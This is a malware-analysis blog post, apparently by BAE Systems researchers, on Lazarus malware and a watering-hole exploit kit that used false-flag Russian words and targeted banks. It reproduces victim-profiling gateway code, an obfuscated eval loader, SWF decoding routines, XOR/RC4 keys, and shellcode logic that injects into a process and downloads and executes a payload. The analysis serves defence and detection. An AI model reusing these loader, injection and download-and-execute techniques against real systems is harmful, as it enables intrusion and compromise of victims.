
# Lazarus' False Flag Malware

baesystemsai.blogspot.com/2017/02/lazarus-false-flag-malware.html




*Written by Sergei Shevchenko and Adrian Nish*

BACKGROUND

We continue to investigate the recent wave of attacks on banks using watering-holes on at least two financial regulator websites as well as others. Our initial analysis of malware disclosed in the BadCyber blog hinted at the involvement of the 'Lazarus' threat actor. Since the release of our report, more samples have come to light, most notably those described in the Polish language *niebezpiecznik.pl*blog on 7 February 2017.

| MD5 hash | Filename | Compile Time | File Info | Submitted |
|---|---|---|---|---|
| 9216b29114fb6713ef228370cbfe4045 | srservice.chm | N/A | N/A | N/A |
| 8e32fccd70cec634d13795bcb1da85ff | srservice.hlp | N/A | N/A | N/A |
| e29fe3c181ac9ddbb242688b151f3310 | srservice.dll | 2016-10-22 08:08 | Win64 DLL 78 KB | 2017-01-28 11:58 |
| 9914075cc687bdc352ee136ac6579707 | fdsvc.exe | 2016-08-26 04:19 | Win64 EXE 60 KB | 2017-02-05 15:14 |

| | | | | |
|---|---|---|---|---|
| 9cc6854bc5e217104734043c89dc4ff8 | fdsvc.dll | 2016-08-26 04:11 | Encrypted 470 KB | 2017-02-05 15:15 |

Of the hashes provided, only three samples could be found in public malware repositories. All three had been submitted from Poland in recent weeks.

In the analysis section below we examine these and the 'false flag' approach employed by the attackers in order to spoof the origin of the attack. The same 'false flag' approach was also found in the SWF-based exploit mentioned in our previous blogpost:

| MD5 hash | Filename | File Info | Submitted |
|---|---|---|---|
| 6dffcfa68433f886b2e88fd984b4995a | cambio.swf | Adobe Flash | 2016-12-07 23:15 |

Here we'll analyse these files as well as shed further light on the watering-hole exploit kit code itself, in the hope this aids further detection and network defence.

ANALYSIS

Sample #1 – srservice.chm

Most likely, this file is an encrypted backdoor that is decrypted and injected by DLL loader. The filename `srservice.chm` is consistent with the method in which a known Lazarus toolkit module constructs CHM and HLP file names:

```
%SYSTEMROOT%\Help\%MODULE_NAME%.chm
%SYSTEMROOT%\Help\%MODULE_NAME%.hlp
```

Sample #2 – srservice.hlp

Most likely, this file is an encrypted configuration file, which is decrypted and loaded by the sample #1 ( `srservice.chm` ).

Sample #3 – srservice.dll

This DLL loads, decrypts and injects the 'CHM' file into the system `lsass.exe` process.

Sample #4 – fdsvc.exe

This file is a command line tool that accepts several parameters such as encrypted file name and process ID. The tool reads and decrypts the specified file, and then injects it into the specified process or into the system process `explorer.exe` .

The encryption consists of a running XOR, followed with RC4, using the 32-byte RC4 key below:

```
A6 EB 96 00 61 B2 E2 EF 0D CB E8 C4 5A F1 66 9C
A4 80 CD 9A F1 2F 46 25 2F DB 16 26 4B C4 3F 3C
```

Sample #5 – fdsvc.dll

The file `fdsvc.dll` is an encrypted file, successfully decrypted into a valid DLL (MD5: `889e320cf66520485e1a0475107d7419`) by the aforementioned executable `fdsvc.exe`.

Once decrypted, it represents itself as a bot that accepts the C&C name and port number(s) as a string parameter that is used to call the DLL. The parameter is encoded with an XOR loop that includes XOR key `cEzQfoPw`.

Multiple C&C servers can be delimited with the '`|`' character and port numbers are delimited from the C&C servers with the `':'` character.

Once the bot has established communication with the remote C&C, it uses several transliterated Russian words to either indicate the state of its communication or issue backdoor commands, such as:

| Word | State/Backdoor Command |
|---|---|
| "Nachalo" | start communication session |
| "ustanavlivat" | handshake state |
| "poluchit" | receive data |
| "pereslat" | send data |
| "derzhat" | maintain communication session |
| "vykhodit" | exit communication session |

The binary protocol is custom. For example, during the *"ustanavlivat"* (handshake) mode, the bot accepts 4 bytes, which are then decrypted. The decryption is a loop that involves multiple XOR operations performed over the received data. Once decrypted, the 4 bytes indicate the size of the next data chunk to be received.

The next received data chunk is also decrypted, and its contents checked to see whether it's one of the backdoor commands.

For example, the *"poluchit"* command instructs the bot to receive the file, and the *"pereslat"* (send) command instructs the bot to upload the file. The received *"poluchit"* command may also contain a URL, marked with another transliterated Russian word *"ssylka"* (link). In this case, the remote file is fetched in a separate thread. If a received data chunk contains the command *"vykhodit"*, the bot quits its backdoor loop.

The bot implements the SSL/TLS protocol, and is based on a source code of *"Curl v7.49.1"*. Hence, it is able to transfer files via HTTP, HTTPS, FTP, SMTP and many other protocols, with full support of user/password authentication (Basic, Digest, NTLM, Negotiate, Kerberos), proxies and SSL certificates.

Russian language used in fdsvc.dll


In spite of some 'Russian' words being used, it is evident that the malware author is not a native Russian speaker.

Of our previous examples, five of the commands were likely produced by an online translation. Below we provide the examples and the correct analogues for reference:

| Word | Type of error | Correct analogue |
|---|---|---|
| *"ustanavlivat"* | omitted sign at the end, verb tense error | *"ustanovit'"* or *"ustanoviti"* |
| *"poluchit"* | omitted sign at the end | *"poluchit'"* or *"poluchiti"* |
| *"pereslat"* | omitted sign at the end | *"pereslat'"* or *"pereslati"* |
| *"derzhat"* | omitted sign at the end | *"derzhat'"* or *"derzhati"* |
| *"vykhodit"* | omitted sign at the end, verb tense error | *"vyiti"* |

Another example is *"kliyent2podklyuchit"*. This is most likely a result of an online translation of *"client2connect"* (which means *'client-to-connect'*). In this case, the two words *"client"* and *"connect"* were translated separately, then transliterated from the Russian pronunciation form into the Latin alphabet and finally joined to produce *"kliyent2podklyuchit"*.

Such a result may look impressive to the bot's author, but would be difficult to understand for native Russian speakers.




Here we provide an example of translating the word *"client"* in Russian - the word *"kliyent"* here only demonstrates phonetic pronunciation, not how it's actually written in a transliterated form. When formed using the Latin alphabet, it would actually be written *"client"* or *"klient"*.

Due to such inconsistencies, we conclude that the Russian language is likely used as a decoy tactic, in order to spoof the malware's country of origin.

Sample #6 – cambio.swf

During the investigation of the watering-hole incident, the owner of a compromised website shared with us a malicious implant that was added into the site, presumably by using an exploit against *JBoss 5.0.0*.

The script is called `view_jsp.java` and is accessed from the watering-hole website as `view.jsp`.

This script is responsible for serving `cambio.swf`.

The infection starts from a primary web site being compromised so that its visitors are redirected into a secondary website, calling its `view.jsp` script from an added IFrame. The initial request contains parameter `pagenum` set to `1`, such as:

```
"GET /[PATH]/view.jsp?pagenum=1 HTTP/1.1"
```

This begins the profiling and filtering to identify potential victims. For example, the script then checks to see if the client's IP is black-listed. If so, such initial request is rejected.

Next, the script checks if the client's IP is white-listed (i.e. targeted). If not white-listed, it is also rejected. Hence, unless the visitor's IP is on the attackers' list, the script will not attempt to infect their machine. This helps the infected websites stay undetected for relatively long period of time, as they only serve exploits to the selected targets.

In the next stage of the script, it builds and serves back to the client an HTML page with an embedded JavaScript that detects the type of client's browser (Internet Explorer, Google Chrome, Firefox, Safari, or Opera), OS version, and the loaded plugins, such as Adobe Flash and Microsoft Silverlight.

The script executed on a client side then builds a form, and submits it back to the gateway script, as shown below:


```
var args = new Array(  args = Array[15]
            ['pagenum', '2'],
            ['referer', Base64.encode('http://[WEB_SITE]/view.jsp?pagenum=1>')],
            ['os', Base64.encode(getOS())],
            ['lang', getLanguage()],
            ['browsertype', browser[0] ],  browser = [1, "56,0,2924,87", 0]
            ['browserver', browser[1]],
            ['javaver', plugin[0]],  plugin = [null, "24,0,0,0", null, null, null, null, null]
            ['flashver', plugin[1]],
            ['adobereaderver', plugin[2]],
            ['wmpver', plugin[3]],
            ['silverlight', plugin[4]],
            ['officever', plugin[5]],
            ['scriptver', plugin[6]],
            ['emetflag', emet_flag],  emet_flag = 0
            ['uid', 77921096]
);

for ( var i=0; i<args.length; i++)  i = 15, args = Array[15]
{
    var my_arg = document.createElement('INPUT');  my_arg = input
    my_arg.setAttribute("name", args[i][0]);  args = Array[15], i = 15
    my_arg.setAttribute("type", "text");
    my_arg.setAttribute("value", args[i][1]);  args = Array[15], i = 15
    my_form.appendChild(my_arg);  my_form = form
}

document.body.appendChild(my_form);

my_form.submit();
```

The submitted form specifies the `pagenum` parameter to be set to `2`, to advance the script to the next step:




Once the script accepts the incoming request and finds the form's `pagenum` value is `2`, it reads other fields from the submitted form and decides which exploit to serve back to the client.

At the time of writing, the exploit kit known to serve back two exploits, for Adobe Flash and Microsoft Silverlight, though these could be expanded upon as needed.

The exploits can be individually enabled or disabled by the attackers with the standalone file `config.dat`. For example, to enable both exploits (flag= `1`), the contents of this file can be set to:

```
2016-0034:1
0000-0001:1
```

where `2016-0034` identifies the Silverlight exploit, and `0000-0001` is the Flash exploit.

If the script detects that the submitted form contains a non-empty version of Silverlight browser plugin, it will generate and serve back a Silverlight exploit. If the submitted form has a non-empty version of Adobe Flash browser plugin, the script will generate and serve back the Flash exploit. If the client has both plugins loaded within the browser, then the script will serve the Flash exploit only.

NOTE: the script only serves the Flash exploit if the browser is Internet Explorer.

The exploits are generated by the functions:

- • `genExp_20160034()` – to generate Silverlight exploit
- • `genExp_00000001()` – to generate Flash exploit

The latter is explained in further detail below. First, the script builds URL string named as `download_url`:

```
01  String PARAMNAME_UID = "uid";
02  String PARAMNAME_PAGENUM = "pagenum";
03  String PARAMNAME_EXPLOITID = "eid";
04  String PARAMNAME_STATUS = "s";
05  String PARAMNAME_DATA = "data";
06
07  download_url = request.getRequestURL() +
08  "?" + PARAMNAME_UID + "=" + uid +
09  "&" + PARAMNAME_PAGENUM + "=3" +
10  "&" + PARAMNAME_EXPLOITID +
11  "=" + exploit.get("eid");
12  ...
13  download_url = download_url +
14  "&" + PARAMNAME_STATUS + "=2" +
15  "&" + PARAMNAME_DATA + "=";
```

For example, the URL string may look like:

```
http://[WEB_SITE]/view.jsp?uid=30304811&pagenum=3&eid=00000002&s=2&data=
```

Note that the `pagenum` parameter of the URL has now advanced to `3` (third step of the `view.jsp` execution).

This URL string will be embedded by the `genExp_00000001()` function into the body of the shellcode.

The output of the `genExp_00000001()` function is JavaScript that has the following format – this script will be executed inside the client's browser:

```
01  var laskfji = 'PGh0bWw+..'; // long string here
02  asdlfkj = function(s) {
```

```
// base64-decode string s
};
var polkio = asdlfkj(laskfji);
var poikea = 'document.write(polkio);';
eval(poikea);
```

Once the string `s` is base64-decoded by client-based JavaScript, it will look like a Flash object embedded into HTML:

```
<html>
<body>
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://download.macromedia.com/.../swflash.cab"
width="1"
height="1" >
<param name="movie" value="include/cambio.swf" />
<param name="allowScriptAccess" value="always" />
<param name="FlashVars"
value="shell=558BEC83...00&Health=polki89jdm#ks@" />
<param name="Play" value="true" />
<embed type="application/x-shockwave-flash"
width="1"
height="1"
src="include/cambio.swf"
allowScriptAccess="always"
FlashVars="shell=558BEC83...00&Health=polki89jdm#ks@"
Play="true"/>
</object>
</body>
```

```
21  </html>
```

As seen in the Flash object parameters, the SWF object is served from the website's path:

`include/cambio.swf`

However, the SWF object is also accompanied with 2 extra parameters:

| SWF Parameter | Value |
|---|---|
| "shell" | 558BEC83EC388D45C8C745F... |
| "Health" | polki89jdm#ks@ |


By looking into the decompiled `cambio.swf` file, its ActionScript reveals that the SWF file indeed expects 2 parameters: `Health` and `shell`.

The value of `Health` is used as an XOR key to decode the binary blob `orinBin`, which is included in the SWF file. This blob is then loaded with `loadBytes()`, as shown below:

```
01  objLoader = new Loader();
02  this.params = loaderInfo.parameters;
03  ...
04  var key:String = params["Health"] as String;
05  var pShell:String = params["shell"] as String;
06  var objShellData:SharedObject = SharedObject.getLocal("Exp_Data");
07  objShellData.clear();
08  objShellData.data.shell = pShell;
09  objShellData.flush();
10  var blob:ByteArray = new orinBin() as ByteArray;
11  var i:int = 0;
12  while(i < blob.length)
13  {
14  blob[i] = blob[i] ^ key.charCodeAt(i % key.length);
15  i++;
```


```
16  }
17  blob.position = 0;
18  objLoader.contentLoaderInfo.addEventListener("complete",fncomp);
19  objLoader.loadBytes(blob);
```

Below is the binary blob `orinBin` as seen within the SWF file:




By knowing the value of `Health` parameter, it is now possible to use it as an XOR key to decode the `orinBin` blob within the SWF code.

Once decrypted, the `orinBin` blob presents another SWF file. This time, it contains 3 encrypted blobs within: `bin22` , `bin23` , and `bin24` seen below:




The code decrypts the blobs with RC4, using `"littleEndian"` as the RC4 key. These blobs also turn out to be SWF files that contain the SWF exploit code.

Internally, the ActionScript also uses transliterated Russian words, similar to the tactic seen in the bot code:

| Transliterated Russian words used in AS | Translated from Russian |
|---|---|
| *Podgotovkaskotiny* | Preparation of farm animals |
| *geigeigei3raza* | Hey, hey, hey 3 times |
| *chainik* | Dummy (a stupid person) |
| *chainikaddress* | Dummy's address |

| | |
|---|---|
| *poishemdatu* | Let’s search for data |
| *poiskvpro* | Searching in 'pro' |
| *vyzov_chainika* | Calling the dummy (a stupid person) |
| *daiadreschainika* | Get address of the dummy |
| *runskotina* | Execute farm animals |
| *babaLEna* | Old woman Lena |

As seen in the table, while the words are technically Russian, their usage is out-of-context.

In one code fragment, the ActionScript contains both "chainik" and "dummy":

```
01  private function put_dummy_args(param1:*) : *
02  {
03  return chainik.call.apply(null,param1);
04  }
05  private function vyzov_chainika() : *
06  {
07  return chainik.call(null);
08  }
```

As such, it is obvious that the word "dummy" has been translated into "chainik". However, the word "chainik" in Russian slang (with the literal meaning of "a kettle") is used to describe an unsophisticated person, a newbie; while, the word "dummy" in the exploit code is used to mean a "placeholder" or an "empty" data structure/argument.

In the same way, it is likely the word "farm animals" was originally used to represent "a beast". Yet, it has been translated into a word that is only synonymous to "the beast" in a certain context.

As a result, they have used the words "farm animals" across the shellcode instead of "beast"; which makes little sense.

As in the case of sample #5 ( `fdsvc.dll` ), it is likely that this loose Russian translation, evidently performed by a non-Russian speaker, is intended to spoof the malware origin.

Shellcode

The SWF's ActionScript then loads and executes the shellcode that was passed to the SWF file. As with the `Health` parameter, by having access to the server-side code it is now possible to analyse what shellcode has been served to be executed via SWF file.

The shellcode consists of 2,372 bytes of a Win32-code (in fact, 2,369 bytes padded with three zero bytes to make it 4-byte aligned).

The shellcode passed via the `shell` parameter consists of two parts:

- • The first part of the shellcode (818 bytes) creates a hidden process of `notepad.exe`. It then injects the second part of the shellcode into it using the *VirtualAlloc()* and *WriteProcessMemory()* APIs, and finally it runs the injected code with *CreateRemoteThread()* API.

- • The second part of the shellcode (1,551 bytes) is encoded with XOR `0x57`:

```
seg000:00000316   mov    ecx, 1551   ; counter
seg000:0000031B   mov    ebx, 57h    ; XOR key
seg000:00000320   loop:
seg000:00000320   xor    [eax], ebx
seg000:00000322   dec    ecx         ; decrement counter
seg000:00000323   inc    eax         ; advance pointer
seg000:00000324   test   ecx, ecx
seg000:00000326   jnz    short loop
```

It's worth noting that both parts of the shellcode load the APIs similarly to all other tools from the Lazarus toolset, e.g.:

```
01   urlmon_dll = 'mlrU';            // Urlm
02   urlmon_dll_4 = 'd.no';          // on.d
03   urlmon_dll_8 = 'll';            // ll
04   URLDownloadToFileW = 'DLRU';    // URLD
05   URLDownloadToFileW_4 = 'lnwo';  // ownl
```

```
06  URLDownloadToFileW_8 = 'Tdao';  // oadT
07  URLDownloadToFileW_12 = 'liFo'; // oFile
08  URLDownloadToFileW_16 = 'We';   // eW
09  hLib = LoadLibrary(&urlmon.dll);
10  ptr[8] = (*(int)ptr[4])(hLib,   // ptr[4]->GetProcAddress
11                          &URLDownloadToFileW);
```

Once decoded, the second part of the shellcode reads the URL embedded at the end, then downloads and saves a file under a temporary file name, using the prefix `"tmp"`.

Next, it reads the temporary file into memory, decrypts it with the following XOR loop, starting from the 318*th* byte:

```
01  for (i = 317; i < file_size; ++i )
02  {
03  buffer[i] ^= 0xCC ^ ((buffer[i] ^ 0xCC) >> 4);
04  }
```

Next, it makes the decoded data executable by assigning it `PAGE_EXECUTE_READWRITE` memory protection mode, and calls it, as shown below:

```
01  (*(void)(ptr[68]))(buffer + 318,      // ptr[68]->VirtualProtect
02                      file_size - 318,   // skip the first 318 bytes
03                      PAGE_EXECUTE_READWRITE,
04                      &oldProtect);
05  ((void (*)(void))(buffer + 318))();   // CALL from the 318th byte
```

This way, the 2nd part of the shellcode downloads a binary from the same gateway script as before. `pagenum=3` means it's a 3rd step – a step of serving the next chunk of the shellcode.

To understand the next step we need to go back to the gateway script to see how it processes the `pagenum=3` request.

When the script receives a `pagenum=3` request, it checks the `'s'` URL parameter ('status'). Initially, this parameter is set to `2` ( `'s=2'` , as seen in the aforementioned URL embedded into the SWF exploit).

Thus, the script will read and output the contents of 2 files stored on the web server:

```
files/mark180789172360.ico
files/back283671047171.dat
```

The first file is likely a valid ICO file, is 318 bytes in size, and its contents are not encoded (hence the reason why the shellcode skips the first 318 bytes, and only decodes the rest).

The second file is a 3rd chunk of the shellcode, and its contents are encoded.

In addition to these 2 files, the output is appended with a URL. This time, it will specify `pagenum` parameter set to `3` , but the status parameter `s` will now be set to `3` . For example, the URL may look like:

```
http://[WEB_SITE]/view.jsp?uid=30304811&pagenum=3&s=3
```

The appended URL will then be encoded the same way as the file `back283671047171.dat` :

```
01  for (int i = 0; i < len + 9; i++)
02  {
03  byte var = b[i];
04  byte temp = (byte)((var >> 4) & 0x0F);
05  var = (byte)(var ^ temp);
06  var = (byte)(var ^ 0xCC);
07  b[i] = var;
08  }
```

This way, the encoded URL becomes an integral part of the 3rd part of the shellcode – same way as the 2nd part of the shellcode was appended with a URL.

Following that, the script serves back a blob that consists of three parts:

- • `files/mark180789172360.ico` , not encoded (318 bytes)
- • `files/back283671047171.dat` , encoded
- • download URL, encoded

It is served back as a binary file, disguised as an icon file `probg[RANDOM].ico`, probably in an attempt to bypass network sniffers (in other words, the encrypted shellcode is served *appended* to a valid icon file):

```
response.setHeader("Accept-Ranges", "bytes");
response.setHeader("Content-Length", String.format("%d", response_len));
response.setHeader("Content-Disposition", "attachment;filename=\"probg" +
rand.nextInt(9000) + 10000 + ".ico\"");
response.setHeader("Content-Type", "application/octet-stream");
```

Once this 3rd part of the shellcode is served back to the shellcode that runs on a client side, it will skip the first 318 bytes, decode the rest and execute it. This will invoke another binary download – this time identified with the status value of `3` ( `'s=3'` ).

The new binary is generated by `view.jsp` script and is almost identical to the 3rd part of the shellcode.

The only difference is that the binary blob consists of these files:

`files/mark180789172360.ico` , not encoded (318 bytes), as before
`files/meml102783047891.dat` , encoded

The 2nd file is now different, and the URL is no longer appended. The reason why the new binary does not need the URL embedded may be that this binary contains an actual malicious executable, detached, decoded, and executed by the shellcode, thus leading to a full compromise of the victim.

